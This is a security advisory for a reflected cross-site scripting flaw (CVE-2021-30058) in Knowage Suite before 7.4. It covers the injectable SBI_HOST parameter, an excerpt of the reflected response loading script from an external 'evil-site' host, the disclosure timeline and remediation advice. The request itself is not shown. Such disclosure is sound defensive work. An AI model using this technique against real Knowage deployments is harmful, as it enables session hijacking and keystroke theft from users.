CVE-2021-30058 : Knowage Suite before 7.4 is vulnerable to cross-site scripting (XSS). An attacker can inject arbitrary external script in '/knowagecockpitengine/api/1.0/pages/execute' via the 'SBI_HOST' parameter.

Overview

Knowage (https://www.knowage-suite.com) is the Open Source Business Analytics Suite combining traditional and big data sources into valuable and meaningful information.

Description

The vulnerability is present in the '**/knowagecockpitengine/api/1.0/pages/execute**', and can be exploited throuth a GET request via the '**SBI_HOST**' parameter.

Impact

An attacker can use the vulnerability to construct a request that, if issued by another application user, will cause JavaScript code supplied by the attacker to be executed within his browser in his session context of the application. The attacker-supplied code can perform a wide variety of actions, such as performing arbitrary actions on victim's behalf, and logging their keystrokes. Users can be induced to initiate the attacker's crafted request in various ways. For example, the attacker could send a victim a link containing a malicious URL via email or instant message.

Timeline

- **2021-02-09**: Discovered and reported to Knowage
- **2021-02-09**: Got instant response from Knowage development team, "Thanks for your analysis report. We will evaluate your finding and get back to you soon with our feedback.
- **2021-03-22**: Knowage Team fixed this issue in Knowage version 7.4.0
- **2021-04-05**: I have obtained the CVE-2021-30058 and published the PoC

Discovered by

Gianluca Palma (@piuppi) of Engineering Ingegneria Informatica S.p.A.

Antonio Scibilia of Cybertech S.r.l.

Proof of concept (POC)

Reproducing Steps

The pre-7.4 Knowage cockpit engine uses the SBI_HOST parameter to construct internal URLs. The value of this parameter is used to manage 'Angular localization'.

If you append an XSS payload to the 'SBI_HOST' parameter, this is reflected in the HTML DOM of the page, which does not properly sanitise user input, by constructing the path of the 'src' attribute of the 'script' tag that pointing to the external domain.


Request:

Javascript response:

```
1385  return{
1386      isValid:isValidMessageHandler
1387  }
1388
1389 })
1390
1391 </script>
1392
1393
1394 <!-- sbiModule_dateServices -->
1395 <script type="text/javascript" src="/knowagecockpitengine/js/src-7.1.6-SNAPSHOT/angular_1.4/tools/commons/sbiModule_services
1396 <!-- sbiModule_jsonServices -->
1397 <script type="text/javascript" src="/knowagecockpitengine/js/src-7.1.6-SNAPSHOT/angular_1.4/tools/commons/sbiModule_services
1398
1399 <script type="text/javascript" src="https://[redacted]t/knowage/js/lib/angular-localization/it-IT.js"></script>
1400
1401
1402
```

evil-site

Response:



Suggestions

In most situations where user-controllable data is copied into application responses, cross-site scripting attacks can be prevented using two layers of defenses:

- Input should be validated as strictly as possible on arrival, given the kind of content that it is expected to contain. For example, personal names should consist of alphabetical and a small range of typographical characters, and be relatively short; a year of birth should consist of exactly four numerals; email addresses should match a well-defined regular expression. Input which fails the validation should be rejected, not sanitized.
- User input should be HTML-encoded at any point where it is copied into application responses. All HTML metacharacters, including < > " ' and =, should be replaced with the corresponding HTML entities (< > etc). In cases where the application's functionality allows users to author content using a restricted subset of HTML tags and attributes (for example, blog comments which allow limited formatting and linking), it is necessary to parse the supplied HTML to validate that it does not use any dangerous syntax; this is a non-trivial task.